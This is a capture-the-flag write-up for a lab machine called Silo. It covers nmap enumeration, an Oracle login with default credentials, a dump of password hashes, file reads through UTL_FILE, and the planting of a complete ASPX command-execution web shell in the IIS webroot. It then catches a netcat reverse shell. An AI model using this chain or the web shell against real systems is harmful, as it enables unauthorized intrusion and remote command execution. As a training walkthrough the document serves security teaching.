Silo

Synopsis

Silo focuses mainly on leveraging Oracle to obtain a shell and escalate privileges

Skills

- Knowledge of Windows
- Knowledge of Oracle
- Enumerating Oracle SID
- Enumerating Oracle credentials
- Leveraging Oracle to upload and write files

Exploitation

As always we start with the nmap to check what services/ports are open

```
└─# nmap -A 10.10.10.82
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-13 12:17 EDT
Nmap scan report for 10.10.10.82 (10.10.10.82)
Host is up (0.084s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 8.5
|_http-server-header: Microsoft-IIS/8.5
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1521/tcp  open  oracle-tns   Oracle TNS listener 11.2.0.2.0 (unauthorized)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49159/tcp open  unknown
49160/tcp open  msrpc        Microsoft Windows RPC
49161/tcp open  msrpc        Microsoft Windows RPC
Device type: firewall
Running (JUST GUESSING): Fortinet embedded (87%)
OS CPE: cpe:/h:fortinet:fortigate_100d
Aggressive OS guesses: Fortinet FortiGate 100D firewall (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 21 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: supported
| smb2-security-mode:
```

We can multiple open ports, but the most interesting is port 1521/oracle-tns indications that we are dealing with Oracle database

In order to connect with oracle database we need program sqlplus64, which can be downloaded for from oracle official website

Once the program is installed we can connect to the database with the default credentials “scott/tiger”

```
└─# rlwrap ./sqlplus scott/tiger@10.10.10.82 as sysdba

SQL*Plus: Release 11.1.0.7.0 - Production on Thu Jul 13 19:13:09 2023

Copyright (c) 1982, 2008, Oracle.  All rights reserved.


Connected to:
Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production

SQL>
```

Let’s first enumerate and extract the content of a database

```
Connected to:
Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production

SQL> select name from v$database;

NAME
---------
XE

SQL> select name from all_tables;
select name from all_tables
       *
ERROR at line 1:
ORA-00904: "NAME": invalid identifier


SQL> select table_name from all_tables;

TABLE_NAME
------------------------------
TYPE_MISC$
ATTRCOL$
ASSEMBLY$
LIBRARY$
VIEWTRCOL$
ICOLDEP$
OPQTYPE$
REFCON$
NTAB$
SUBCOLTYPE$
```

```
NAME                           PASSWORD
------------------------------ ------------------------------
MDSYS                          72979A94BAD2AF80
HR                             4C6D73C3E8B0F0DA
FLOWS_FILES                    30128982EA6D4A3D
APEX_PUBLIC_USER               4432BA224E12410A
APEX_ADMINISTRATOR_ROLE
APEX_040000                    E7CE9863D7EEB0A4
SCOTT                          F894844C34402B67

51 rows selected.
```

We didn't find any new credentials inside of the database, so let's try to read files from the system

```
SQL> set serveroutput ON;
SQL> set serveroutput ON
SQL> declare
  2  f utl_file.file_type;
  3  s varchar(200);
  4  Begin
  5  f := utl_file.fopen('C:\windows\system32\','license.rtf','R');
  6  utl_file.get_line(f,s);
  7  utl_file.fclose(f);
  8  dbms_output.put_line(s);
  9  end;
 10  /
{\rtf1\ansi\ansicpg1252\deff0\deflang1033\deflangfe1033{\fonttbl{\f0\fnil\fchars
et0 Segoe UI;}}

PL/SQL procedure successfully completed.
```


And we successfully read a part of the license.rtf file from the windows system,

Now we will be checking if we can also create files what could be leveraged to create a malicious shell file on the server

But, for now let us start from creating an ordinary text file

```
SQL> declare
  2  f utl_file.file_type;
  3  s varchar(100) := 'simon was here';
  4  begin
  5  f := utl_file.fopen('/inetpub/wwwroot','simon.txt','W');
  6  utl_file.put_line(f,s);
  7  utl_file.fclose(f);
  8  end;
  9  /

PL/SQL procedure successfully completed.
```



And we created a text file on the server


Because we confirmed that we can create text files on the server, now we are going to check if we can also create ASPX files

```
SQL> declare
  2  f utl_file.file_type;
  3  s varchar(5000) := '<%@ Page Language="C#" Debug="true" Trace="false" %>
<%@ I
     s varchar(5000) := '<%@ Page Language="C#" Debug="true" Trace="false" %>
  4  <%@ Import Namespace="System.Diagnostics" %>
  5  <%@ Import Namespace="System.IO" %>
  6  <script Language="c#" runat="server">
  7  void Page_Load(object sender, EventArgs e)
  8  {
  9  }
 10  string ExcuteCmd(string arg)
 11  {
 12  ProcessStartInfo psi = new ProcessStartInfo();
 13  psi.FileName = "cmd.exe";
 14  psi.Arguments = "/c "+arg;
 15  psi.RedirectStandardOutput = true;
 16  psi.UseShellExecute = false;
 17  Process p = Process.Start(psi);
 18  StreamReader stmrdr = p.StandardOutput;
 19  string s = stmrdr.ReadToEnd();
 20  stmrdr.Close();
 21  return s;
```

```
21  return s;
22  }
23  void cmdExe_Click(object sender, System.EventArgs e)
24  {
25  Response.Write("<pre>");
26  Response.Write(Server.HtmlEncode(ExcuteCmd(txtArg.Text)));
27  Response.Write("</pre>");
28  }
29  </script>
30  <HTML>
31  <HEAD>
32  <title>awen asp.net webshell</title>
33  </HEAD>
34  <body >
35  <form id="cmd" method="post" runat="server">
36  <asp:TextBox id="txtArg" style="Z-INDEX: 101; LEFT: 405px; POSITION: absolute; TOP: 20px" runat="server" Width="250px"></asp:TextBox>
37  <asp:Button id="testing" style="Z-INDEX: 102; LEFT: 675px; POSITION: absolute; TOP: 18px" runat="server" Text="excute" OnClick="cmdExe_Click"></asp:Butt
on>
38  <asp:Label id="lblText" style="Z-INDEX: 103; LEFT: 310px; POSITION: absolute; TOP: 22px" runat="server">Command:</asp:Label>
39  </form>
40  </body>
41  </HTML>
42
43  ';
44  begin
45  f := utl_file.fopen('/inetpub/wwwroot/','shell.aspx','W');
46  utl_file.put_line(f,s);
47  utl_file.fclose(f);
48  end;
49  /

PL/SQL procedure successfully completed.

SQL>
```



And we created the ASPX files on the server which gives us a remote command execution, now we can use it to get a reverse shell on the target

```
└─# rlwrap nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.47] from (UNKNOWN) [10.10.10.82] 49164
Windows PowerShell running as user SILO$ on SILO
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>whoami
iis apppool\defaultapppool
PS C:\windows\system32\inetsrv>
```

And we are on the target